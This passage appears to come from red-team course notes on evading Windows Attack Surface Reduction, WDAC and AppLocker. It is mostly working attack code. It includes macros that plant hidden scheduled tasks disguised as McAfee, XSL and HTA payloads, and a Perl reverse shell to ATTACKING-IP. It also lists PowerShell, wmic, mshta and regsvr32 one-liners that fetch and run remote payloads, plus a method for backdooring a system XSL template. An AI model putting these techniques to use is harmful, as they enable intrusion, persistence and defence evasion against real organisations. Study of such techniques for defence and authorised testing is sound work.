- Method 2 (Block execution of potentially obfuscated scripts, GUID : 5BEB7EFE-FD9A-4556-801D-275E5FFC04CC)



NOTE : Obfuscated script did not even trigger AMSI or **ASR**

- Method 3 (Block Office Applications from Creating Child Process, GUID : D4F940AB-401B-4EFC-AADC-AD5F3C50688A)

```
Sub Button2_Click()
Dim path As String
path = "C:\Windows\notepad.exe"
Call Bar(path)
MsgBox ("DONE!!")
End Sub



Function XmlTime(t)
    Dim cSecond, cMinute, CHour, cDay, cMonth, cYear
    Dim tTime, tDate

    cSecond = "0" & Second(t)
    cMinute = "0" & Minute(t)
    CHour = "0" & Hour(t)
    cDay = "0" & Day(t)
    cMonth = "0" & Month(t)
    cYear = Year(t)

    tTime = Right(CHour, 2) & ":" & Right(cMinute, 2) & _
        ":" & Right(cSecond, 2)
    tDate = cYear & "-" & Right(cMonth, 2) & "-" & Right(cDay, 2)
    XmlTime = tDate & "T" & tTime
End Function
```

Full Code : https://gist.github.com/bharadwajyas/fd74775cd833acf1dc4ad3c1cd7bac87

```
Sub Bar(msbPath As String)
  Const TriggerTypeTime = 1
  Const TASK_ACTION_EXEC = 0
  Const TASK_CREATE_OR_UPDATE = 6
  Const TASK_LOGON_S4U = 2

  Set service = CreateObject("Schedule.Service")
  Call service.Connect

  Dim rootFolder
  Set rootFolder = service.GetFolder("\")

  Dim taskDefinition
  Set taskDefinition = service.NewTask(0)

  Dim regInfo
  Set regInfo = taskDefinition.RegistrationInfo
  regInfo.Author = "McAfee Corporation"
  regInfo.Date = "2017-12-11T13:21:17-01:00"

  Dim settings
  Set settings = taskDefinition.settings
  settings.Enabled = True
  settings.StartWhenAvailable = True
  settings.Hidden = True
  'Contd…
  'Contd…
  Dim triggers
  Set triggers = taskDefinition.triggers

  Dim trigger
  Set trigger = triggers.Create(TriggerTypeTime)

  Dim startTime, endTime

  Dim time
  time = DateAdd("s", 50, Now)  'start time = 30 seconds from now
  startTime = XmlTime(time)

  time = DateAdd("n", 5, Now) 'end time = 5 minutes from now
  endTime = XmlTime(time)

  MsgBox (startTime)
  MsgBox (endTime)

  trigger.Enabled = True
  trigger.StartBoundary = startTime
  trigger.Repetition.Interval = "PT5M"
  'trigger.ExecutionTimeLimit = "PT5M"    'Five minutes
  trigger.ID = "TimeTriggerId"

  Dim Action
  Set Action = taskDefinition.Actions.Create(TASK_ACTION_EXEC)
  Action.path = msbPath
  MsgBox ("Task definition created. About to submit the task...")
  'Action.Arguments = "25804802-f420-498c-a61e-b0612c8e735d"
  Action.WorkingDirectory = Environ("TEMP")
  Call rootFolder.RegisterTaskDefinition("McAfee Document Protection", task-
Definition, TASK_CREATE_OR_UPDATE, , , TASK_LOGON_S4U)
End Sub
```

- Another Method (Block Office Applications from Creating Child Process, GUID : D4F940AB-401B-4EFC-AADC-AD5F3C50688A)

```
Sub Button2_Click()
Dim path As String
path = "C:\Windows\notepad.exe"
Call WmiExec_func(path)
MsgBox ("DONE!!")
End Sub


Function WmiExec_func(targetPath As String)
   Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
   Set objStartup = objWMIService.Get("Win32_ProcessStartup")
   Set objConfig = objStartup.SpawnInstance_
   Set objProcess = GetObject("winmgmts:\\.\root\cimv2:Win32_Process")
   Wmi = objProcess.Create(targetPath, Null, objConfig, intProcessID)
End Function
```

Full Code : https://gist.github.com/bharadwajyas/9a6c7e8737ce2d7e05d8c0eaf754a4aa

- Method 4 (Block Win32 API Calls from Office Macro, GUID : 92E97FA1-2EDF-4476-BDD6-9DD0B4DDDC7B)

```
Private Declare PtrSafe Sub Sleep Lib "k32.dll" (ByVal dwMilliseconds As Long)

Sub Workbook_Open()

 WscriptExec ("cmd.exe /C copy /b C:\Windows\System32\kernel32.dll " & Environ("TEMP") & "\k32.dll")
 MsgBox ("DONE!")
 CreateObject("WScript.Shell").currentdirectory = Environ("TEMP")
 Sleep 20
 WscriptExec "C:\Windows\notepad.exe"
End Sub

Sub WscriptExec(targetpath As String)
 CreateObject("WScript.Shell").Run targetpath, 1
End Sub
```

NOTE : Obfuscated script did not even trigger AMSI or **ASR**

Exercise : Try to weaponize the script **https://gist.github.com/JohnLaTwC/230485a13c49501279e023ad4b9510e2**

- Method 5 (Block Process Creation Originating from WMI / PSEXEC, GUID : D1E49AAC-8F56-4280-B9BA-993A6D77406C)

```
$A = New-ScheduledTaskAction -Execute "cmd.exe"

$T = New-ScheduledTaskTrigger -once -At 8:45pm

$S = New-ScheduledTaskSettingsSet

$D = New-ScheduledTask -Action $A -Trigger $T -Settings $S

Register-ScheduledTask Cron -InputObject $D
```

Further Reading : https://www.ionize.com.au/post/lateral-movement-in-an-environment-with-attack-surface-reduction

C. Bypassing Misconfigured WDAC

- Via Extensible Stylesheet Language (XSL) Transformation

  - XSL format is used to transform & render XML documents into other output documents like HTML, PDF etc

  - The bypass lies in the fact that XSL Transform (XSLT) can execute embedded script codes




Image Reference : https://www.oxygenxml.com/xml_editor/xslt_transformation.html

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
      <ms:script implements-prefix="user" language="JScript">
      <![CDATA[
      var r = new ActiveXObject("WScript.Shell").Run("cmd.exe");
      ]]> </ms:script>
</stylesheet>
```

XML File with unsigned Jscript Payload

- With WDAC in **Enforced** Mode, it turns out that only few object can be instantiated / permitted to run.
- Out of which "***Microsoft.XMLDOM.1.0***" can be instantiated with "***transformNode"*** method

```powershell
$xsl = new-object -com Microsoft.XMLDOM.1.0
$xsl.load("c:\Users\Doctor\minimalist.xml")
$xsl.transformNode($xsl)
```

Via PowerShell

```javascript
xsl = new ActiveXObject("Microsoft.XMLDOM.1.0");
xsl.async = false;
xsl.load("https://gist.githubusercontent.com/bohops/fecbbcc47cee688d2a62f4265bcd7104/raw/cc4a1b4d8eb26cc9aea61ae267db7ecae28e9f33/minimal-ist.xml");
xsl.transformNode(xsl);
```

Via Jscript (.js)

Compile Using : Cscript jsc.js

```vbscript
Set xsl= CreateObject("Microsoft.XMLDOM.1.0")
xsl.async = false
xsl.load "https://gist.githubusercontent.com/bohops/fecbbcc47cee688d2a62f4265bcd7104/raw/cc4a1b4d8eb26cc9aea61ae267db7ecae28e9f33/minimal-ist.xml"
xsl.transformnode xsl
```

Via VBScript (.vbs)

Compile Using : Cscript vbc.vbs

Reference : https://bohops.com/2019/01/10/com-xsl-transformation-bypassing-microsoft-application-control-solutions-cve-2018-8492/


```
#WMIC can invoke (eXtensible Stylesheet Language) XSL locally or remotely
#Rename the XML extension to XSL
```

Local File
wmic process list /FORMAT:evil.xsl

Remote File
wmic os get /FORMAT:"https://cyberwarfarelabs.live/evil.xsl"

Via wmic.exe

Works with AppLocker too



Reference : http://subt0x11.blogspot.com/


Further Reading : https://github.com/bohops/UltimateWDACBypassList

#WMIC can invoke (eXtensible Stylesheet Language) XSL malicious template placed in **"C:\Windows\System32\wbem\en-US"** & can be easily used as backdoor

➔ **Backup and Replace csv.xsl with our malicious xsl.**

wmic os get /FORMAT:csv

Replaced XSL template can be backdoored



NOTE : Take ownership of csv.xsl template before making backup

- Bypassing Misconfigured AppLocker
  - Check Implementation

```
(Get-AppLockerPolicy -Effective).RuleCollections
```

```
(Get-AppLockerPolicy -Local).RuleCollections
```

- Bypassing Misconfigured AppLocker
  - Method 1 (Abusing LOLBINS – InstallUtil.exe)

```
using System;
using System.Configuration.Install;
using System.Diagnostics;

namespace IU
{
      class Bypass
      {
            static void Main(string[] args)
            {
                  Console.WriteLine("In Main Function");
            }
      }
      [System.ComponentModel.RunInstaller(true)]
      public class Bypass : System.Configuration.Install.Installer
      {
            public override void Uninstall(System.Collections.IDictionary savedState)
            {
                  Process.Start("C:\\Windows\\System32\\calc.exe");
            }
      }
}
```

```
csc.exe CLM_Bypass._IU.cs
```


```
Installutil.exe /logfile= /LogToConsole=false /U CLM_Bypass._IU.exe
```

- Via **IMEWDBLD.exe**

```
# LOLBIN


C:\Windows\System32\IME\SHARED\IMEWDBLD.exe https://pastebin.com/raw/tdyShwLw


# Payload Execution

forfiles /P "C:\Users\%username%\AppData\Local\Microsoft\Windows\INetCache" /S /M * /C "cmd /c if
@fsize==8 FOR /F \"tokens=*\" %g in ('type @path') do (%g );"  > NUL
```

- Via **MSdeploy.exe**

```
# Create a batch file

echo "whoami" > file.bat


# Payload Execution

"C:\Program Files (x86)\IIS\Microsoft Web Deploy V3\msdeploy.exe" -verb:sync -source:RunCommand -
dest:runCommand="C:\Users\Administrator\Desktop\file.bat"
```



- Advanced Initial Access TTP Bypassing Mis-configured Applocker Implementation

1) Generate **Raw** Shellcode

2) XOR encrypt **Raw** Shellcode

3) Compile C++ code

4) Change the compiled DLL to **HTML** & Host it

5) Embed the HTML URL in the **HTA** file

6) Run the **HTA** file using **mshta** lolbin

7) **mshta http://payload.evil/flop.hta**

```
<html>
<script language="vbscript">
Dim pay
Set wsh= CreateObject( "WScript.Shell" )

Set ie = CreateObject("InternetExplorer.Application")
ie.Navigate("http://www.server.com/pay.html")
State = 0
While ie.ReadyState <> 4 : : Wend
pay = pay & ie.Document.body.getElementsByTagName("pre").Item(0).innerHtml

p="C:\\Windows\\Temp" & int(Rnd*118) + 1 & ".dll"
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objFile = objFSO.CreateTextFile(p, True)

On Error Resume Next
With objFile: For lp = 1 To Len(pay) Step 2: .Write Chr(CByte("&H" & Mid(pay, lp, 2))): Next: End
With: objFile.Close
On Error Goto 0

Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")
obj.Document.Application.ShellExecute "rundll32", p & ",go", "", Null, 0

ie.quit
Set ie = Nothing
self.close
</script>
</html>
```

Weaponized HTA File

Purpose : Download & Execute DLL Payload (from HTML file)

- Via 3rd Party Applications

JavaScript:

```
var shell = WScript.CreateObject("WScript.Shell");
shell.Run("hostname");
```

Python :

```
Import os;os.system('hostname')
```

PHP :

```
php -r "echo 'WOW!';";
```

Perl :

```
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"ATTACKING-IP:80");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

Lua :


```
lua -e 'print("Hello World!")'
```

- Via Alternate Data Stream (ADS)

App_Locker_ADS.vbs

```
targetpath = "C:\\Windows\\system32\\cmd.exe"

Set comApp = CreateObject("RDS.DataSpace")

comApp.CreateObject("Wscript.Shell","").Run targetpath, 0
```

```
type App_Locker_ADS.vbs > "C:\Program Files (x86)\Notepad++\change.log:App_Locker_ADS.vbs“

dir /r "C:\Program Files (x86)\Notepad++\change.log“

cscript "C:\Program Files (x86)\Notepad++\change.log:App_Locker_ADS.vbs"
```



D. Abusing Windows Features (or bug?)

D.1 Interesting Payload Execution Techniques

- **PowerShell**
  - PowerShell is a .NET interpreter by default installed in Windows Operating System
  - Used for administration purpose to manage tasks in various OS like Windows, Linux & MacOS.
  - Used by threat actors as a in-built tools for exploitation & accessing resources.
  - It’s Open Source & platform independent :)
  - Think of PowerShell like Bash for Linux OS.
  - Can also be used to manage virtualization products like VMWare Hyper-V.
  - It plays a major role in today’s modern attack methodologies.
  - After all it is a Scripting Language, from running a Windows command to accessing a .NET class all can be done through the interactive prompt.

Few Capabilities of Powershell

1) Port Scanning using Powershell

- All of us are familiar with Nmap, Hping & masscan, Right?

- In case of hopping from one machine (or network) to another one can also use built-in powershell hidden feature for port scanning. The "**Test-NetConnection**" cmdlet will do this.

```
PS C:\Users> Test-NetConnection -port 443 cyberwarfare.live


ComputerName     : cyberwarfare.live
RemoteAddress    : 45.130.228.110
RemotePort       : 443
InterfaceAlias   : Wi-Fi
SourceAddress    : 192.168.29.47
TcpTestSucceeded : True
```

2) Enumerating User SID using Powershell

- Translating a username to SID can be done just by calling a .NET class using powershell

```
C:\Users\Public> $AccountName = "DESKTOP-TIS6571\Administrator"
C:\Users\Public>
C:\Users\Public> $SID = ( [Security.Principal.NTAccount]$AccountName ).Translate( [Security.Principal.SecurityIdentifier] ).Value
C:\Users\Public>
C:\Users\Public> $SID
-5-21-2114196944-1449623627-2642091091-500
```

- The user account is given as input to the "**Security.Principal.NTAccount**" class & then translated to SID using the above given class

- Vice versa can also be done if we have SID & translate it to user account

3) Check if a machine is Domain Joined or not

```
PS C:\Users\jea> Test-ComputerSecureChannel
True
PS C:\Users\jea> Test-ComputerSecureChannel -Verbose
VERBOSE: Performing the operation "Test-ComputerSecureChannel" on target "WDAC-Test".
True
VERBOSE: The secure channel between the local computer and the domain cwf.com is in good condition.
```

4) PowerShell Script Execution Functionality

```
#1
iex (New-Object Net.WebClient).DownloadString('https://payload.com/payload.ps1')

#2
$ie=New-Object -ComObject InternetExplorer.Application;$ie.visible=$False;
$ie.navigate('http://payload.com/evil.ps1');sleep 3;
$response=$ie.Document.body.innerHTML;$ie.quit();
iex $response

#3
iex (iwr 'http://payload.com/evil.ps1')


#4
$com=New-Object -ComObject Msxml2.XMLHTTP;
$com.open('GET','http://payload.com/evil.ps1',$false);$com.send();
iex $com.responseText


#5
$rw = [System.NET.WebRequest]::Create("http://payload.com/evil.ps1")
$rwx = $rw.GetResponse()
IEX ([System.IO.StreamReader]($rwx.GetResponseStream())).ReadToEnd()
```


Various Payload Download
&
Execution Methods


- Interesting Payload Execution Techniques

```
#WMI
wmic os get /format:"https://payload.com/pay.xsl"


#CSCRIPT
cscript //E:jscript \\UNC\legit.txt


#MSHTA
mshta vbscript:Execute("GetObject(""script:http://payload.com/legit.sct"")")


#REGSVR
regsvr32 /u /n /s /i:http://payload.com/legit.sct scrobj.dll
```

- Via Windows Defender (MpCmdRun.exe) - Patched Now

```
C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2008.9-0\MpCmdRun.exe -url <url> -path <local-path>
```



